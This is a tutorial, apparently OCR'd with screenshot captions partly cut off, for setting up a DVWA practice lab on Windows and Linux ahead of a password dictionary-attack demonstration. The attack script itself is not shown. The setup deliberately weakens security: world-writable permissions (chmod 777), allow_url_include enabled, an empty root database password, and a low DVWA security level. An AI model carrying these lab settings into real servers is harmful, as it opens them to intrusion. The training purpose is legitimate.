Password Cracking – Dictionary Attack

Step-by-Step

Introduction

Password cracking (also called, password hacking) is an attack vector that involves hackers attempting to crack or determine a password. Most used methods to crack a password are brute force or dictionary attacks. The main difference between a brute force attack and a dictionary attack is that in a brute force attack, a hacker tries to crack a password using every possible combination of characters, whereas, in a dictionary attack, the hacker tries a list of known or commonly used passwords.

Objectives and Requirements

The objective is to demonstrate a dictionary attack on the Damen Vulnerable Web Application (DVWA). DVWA is a PHP/MySQL web application, whose main goal is to be an aid for security professionals to test their skills and tools in a legal environment. The requirements for this lab are:

- Python programming
- DVWA
- List of known passwords as TXT file
- Apache and MySQL servers
- Python IDE (Spyder, ...)

The tool can be demonstrated on Windows or Linux based operating systems. The basic preparation are:

1) Download Apache and Mysql servers
2) Download the DVWA into the web-server directory
3) Install Spyder (or any other Python IDE)
4) Configure DVWA, Apache, and Mysql as required
5) Run the Web-servers Apache and Mysql
6) Check Access to the Web-based Application DVWA (localhost/DVWA/Login.php)
7) Write your dictionary attack on Python using Spyder
8) Execute your Attack !

Next, both preparation and demonstration on Windows and Linux will be step-by-step explained.

Installation and Execution – Windows (good source)


Step 1: Install Apache and Mysql servers (XAMPP)

1. The best way to demonstrate the dictionary attack on windows is by using the known application manager XAMPP. XAMPP is a completely free, easy to install Apache distribution containing MariaDB, PHP, and Perl. MariaDB is an open-source fork of MySQL created in 2009. MariaDB is a backward-compatible improved version of MySQL. So XAMPP application includes all of these serves and services. To download XAMPP, please refer to the following link and download it for Windows OS:

   https://www.apachefriends.org/

2. After downloading it, just install it straightforward. (Keep the destination folder C:/xampp)


3. Run the XAMPP to make sure everything is operational


XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]
XAMPP Control Panel v3.3.0
Modules
Config
Netstat
Shell
Explorer
Services
Help
Quit

Service	Module	PID(s)	Port(s)	Actions
□	Apache			Start Admin Config Logs
□	MySQL			Start Admin Config Logs
□	FileZilla			Start Admin Config Logs
□	Mercury			Start Admin Config Logs
□	Tomcat			Start Admin Config Logs

```
6:13:53 AM  [main]    there will be a security dialogue or things will break! So think
6:13:53 AM  [main]    about running this application with administrator rights!
6:13:53 AM  [main]    XAMPP Installation Directory: "c:\xampp\"
6:13:53 AM  [main]    Checking for prerequisites
6:13:53 AM  [main]    All prerequisites found
6:13:53 AM  [main]    Initializing Modules
6:13:53 AM  [main]    Starting Check-Timer
6:13:53 AM  [main]    Control Panel Ready
```


4. Start your Apache and Mysql by clicking on start button on the XAMPP application.
5. After starting, both Modules highlighted in green, and the Admin button is activated.


XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]
XAMPP Control Panel v3.3.0
Modules
Config
Netstat
Shell
Explorer
Services
Help
Quit

Service	Module	PID(s)	Port(s)	Actions
□	Apache	6356 2404	80, 443	Stop Admin Config Logs
□	MySQL	7136	3306	Stop Admin Config Logs
□	FileZilla			Start Admin Config Logs
□	Mercury			Start Admin Config Logs
□	Tomcat			Start Admin Config Logs

```
6:13:53 AM  [main]    All prerequisites found
6:13:53 AM  [main]    Initializing Modules
6:13:53 AM  [main]    Starting Check-Timer
6:13:53 AM  [main]    Control Panel Ready
6:18:33 AM  [Apache]  Attempting to start Apache app...
6:18:33 AM  [Apache]  Status change detected: running
6:18:40 AM  [mysql]   Attempting to start MySQL app...
6:18:40 AM  [mysql]   Status change detected: running
```

6. Green colour means both servers are running. To configure any of these servers, you can just click on the "Admin" button, and it open the configuration page on the browser.




XAMPP Apache + MariaDB + PHP + Perl

Welcome to XAMPP for Windows 8.2.4

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others.

Start the XAMPP Control Panel to check the server status.



localhost/phpmyadmin/

Server: 127.0.0.1

General settings

Server connection collation: utf8mb4_unicode_ci

More settings

Appearance settings

Language: English

Theme: pmahomme | View all

Database server

- Server: 127.0.0.1 via TCP/IP
- Server type: MariaDB
- Server connection: SSL is not being used
- Server version: 10.4.28-MariaDB - mariadb.org binary distribution
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8mb4)


Web server

- Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
- Database client version: libmysql - mysqlnd 8.2.4
- PHP extension: mysqli curl mbstring
- PHP version: 8.2.4

Step2: Download DVWA

1. To download DVWA, the best source is to download it from Github:

   `https://github.com/digininja/DVWA`



digininja turn auth back on

.github	ci: upgrade codeql to v2
config	turn auth back on
database	tidy the create script
docs	Add PDF to Instructions
dvwa	show if display errors is enable
external/recaptcha	removed PHP IDS library
hackable	Improved IIS support & setup
tests	ignore vmware site


2 years ago

`https://github.com/digininja/DVWA.git`

Use Git or checkout with SVN using the web URL.

   You can download it from different resources but the one in GitHub is tested and functional.

2. After downloading it, it should be in the Downloads Folder. Browse in there and unzip the file.
3. After unzipping, the main folder may contain another folder called DVWA-master, you should rename the folder that contains all files to DVWA




php
phpinfo.php
robots
security.php
security
setup.php

As you can see, after unzipping, we got a folder name “DVWA-master” which has another sub-folder called “DVWA-master” that contains all files.

4. DVWA is a web-based application, so it needs to be in the Apache location if we need to launch it on the browser. That means, you need to move the DVWA from the download folder to the Apache folder. All web-based application that should be launched when using XAMPP, they need to be copied into the **htdoc** location of the xampp path.

5. So, rename the sub-folder to “DVWA” then copy and paste it to the xampp directory as follow:




6. As you can see, I renamed it to DVWA and then copy/paste it to C:/xampp/htdocs. The renaming is to make it easier when we call it from the browser, i.e. `http://localhost/DVWA` better than `http://lcoalhost/DVWA-master`.

7. Up to this point, we have just prepared the requirements for the lab, but we need to do some configuration before launching the DVWA on the browser.

Step3: configuration

1. Browse to the configuration DVWA folder C:/xampp/htdocs/DVWA/config and make a copy of the file `config.inc.php.dist` then rename the copy to `config.inc.php`
2. Open the file config.inc.php and note the db_server, db_user, and db_password
   a. You can also rename the user to “root” and keep the password empty.
3. Open the XAMPP and start Apache and Mysql.
4. Then click on the “Admin” button next to MySQL, this should open the admin page of the database.
5. Create a new database with the name “dvwa” (the one you noted in step 2).




Databases

Create database

dvwa | utf8mb4_general_ci | Create

	Database	Collation	Action
□	dvwa	utf8mb4_general_ci	Check privileges
□	information_schema	utf8_general_ci	Check privileges
□	mysql	utf8mb4_general_ci	Check privileges
□	performance_schema	utf8_general_ci	Check privileges


6. Browse to the newly created database "dvwa" and add a new user there, as follow:



Users having access to "dvwa"

	User name	Host name	Type	Privileges	Grant	Action
□	dvwa	%	database-specific	ALL PRIVILEGES	No	Edit privileges Export
□	root	127.0.0.1	global	ALL PRIVILEGES	Yes	Edit privileges Export
□	root	::1	global	ALL PRIVILEGES	Yes	Edit privileges Export
□	root	localhost	global	ALL PRIVILEGES	Yes	Edit privileges Export

7. In the new user window, add the user details from step 2 (username: dvwa, and password: p@assw0rd). then scroll down to the bottom of the page and click "GO".




Add user account

Login Information

User name:	Use text field	dvwa
Host name:	Any host	%
Password:	Use text field	•••••••••••
Re-type:		•••••••••
Authentication plugin		Native MySQL authenticati
Generate password:	Generate	

8. Now you have created the database and user details, open the browser and type: `localhost/DVWA` it should open the first page of DVWA web application.
9. Click on the menu "Setup/Reset DB" and scroll down then click on "create/Reset database".
10. Notice at the bottom left that the username is *unknown*.
11. After clicking on the "Create/Reset database", you should be redirected to the login page.
12. Enter the default username/password as username: *admin* , password: *password*. It should login and show you at the bottom left as admin.



We do not take responsibility for the way i
purposes of the application clear and it sh
measures to prevent users from installing
installation of DVWA it is not our responsib


More Training Resources

DVWA aims to cover the most commonly
are plenty of other issues with web applica
more difficult challenges, you may wish to

You have logged in as 'admin'

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

13. Click on the DVWA security menu on the left pane and change it to low, so it should be easy for all user to go through the challenges.



DVWA Security

Security Level

Security level is currently: **impossible**.


You can set the security level to low, mediu
level of DVWA:

1. Low - This security level is complete
as an example of how web applicati
as a platform to teach or learn basic
2. Medium - This setting is mainly to gi
developer has tried but failed to sec
exploitation techniques.
3. High - This option is an extension to
practices to attempt to secure the c
exploitation, similar in various Captu
4. Impossible - This level should be se
source code to the secure source co
Prior to DVWA v1.9, this level was k

Impossible Submit

Username: admin
Security Level: impossible
Locale: en

14. You can check the challenges (or lessons) are active by simply clicking on anyone. For example, if you click on “SQL injection” it should show you the challenge.



Vulnerability: SQL Injection

User ID: Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

15. Now all are set ….. enjoy hunting.

Installation and Execution – Linux (Debian) (good source)


The steps are almost the same as the windows. However, in Linux there are more than one way.

Step 1: Install Apache and Mysql servers (XAMPP)

1. To download XAMPP, please refer to the following link and download it for Linux OS:

   `https://www.apachefriends.org/`

2. After downloading it, just install it straightforward (the installation will be inn **`/opt/lamp`**)
3. To start the xampp control GUI application, run the following command on the terminal: `Sudo ./manager-linux-x64.run` (or type the full path ./opt/lamp/manager-linux64.run)



```
┌──(kali㉿kali)-[/opt/lampp]
└─$ sudo ./manager-linux-x64.run
```


Server	Status
MySQL Database	Stopped
ProFTPD	Stopped
Apache Web Server	Stopped

4. You can start the Apache and Mysql directly by clicking on start all or individually.

Step2: Download DVWA

1. To download DVWA, the best source is to download it from Github:

   `https://github.com/digininja/DVWA`



digininja turn auth back on ...

.github	ci: upgrade codeql to v2
config	turn auth back on
database	tidy the create script
docs	Add PDF to Instructions
dvwa	show if display errors is enable
external/recaptcha	removed PHP IDS library
hackable	Improved IIS support & setup
tests	ignore vmware site

`https://github.com/digininja/DVWA.git`

Use Git or checkout with SVN using the web URL.


2. You can download it by executing the command:

   `$ sudo git clone https://github.com/digininja/DVWA`

3. Copy the DVWA folder to the location /opt/lampp/htdocs

   `Sudo cp -R ~/Downloads/DVWA /opt/lampp/htdocs/`

4. Navigate to the new location of DVWA and change the permission of DVWA to 777 `chmod -R 777 dvwa/` (you may need sudo)
5. Open the DVWA go to configs and make a copy of the file config.inc.php.dist `sudo cp config.inc.php.dist config.inc.php`
6. Open the config.inc.php and note the db_database, db_user and db_password
7. To start the DVWA,
   a. run the xampp as explaind in step1.3
   b. start both servers, Apache and MySQL
   c. open the browser on localhost/DVWA
8. and generate the database



Database Setup

Click on the 'Create / Reset Database' button below to create o
If you get an error make sure you have the correct user credent
/config.inc.php

If the database already exists, **it will be cleared and the data**
You can also use this to reset the administrator credentials ("**ad**

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: ***nix**

PHP version: **8.2.4**
PHP function display_errors: **Disabled**
PHP function display_startup_errors: Enabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: **********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder /opt/lampp/htdocs/DVWA/hackable/uploads/: **No**
Writable folder /opt/lampp/htdocs/DVWA/config: **No**


Status in red*, indicate there will be an issue when trying to co*

If you see disabled on either *allow_url_fopen* or *allow_url_inclu*
Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you

9. if did not work, you should add new database on PhPAdmin page and create a new user with the information you noted on step number 6. Then try again.



Server	Status
MySQL Database	Running
ProFTPD	Running
Apache Web Server	Running

Welcome

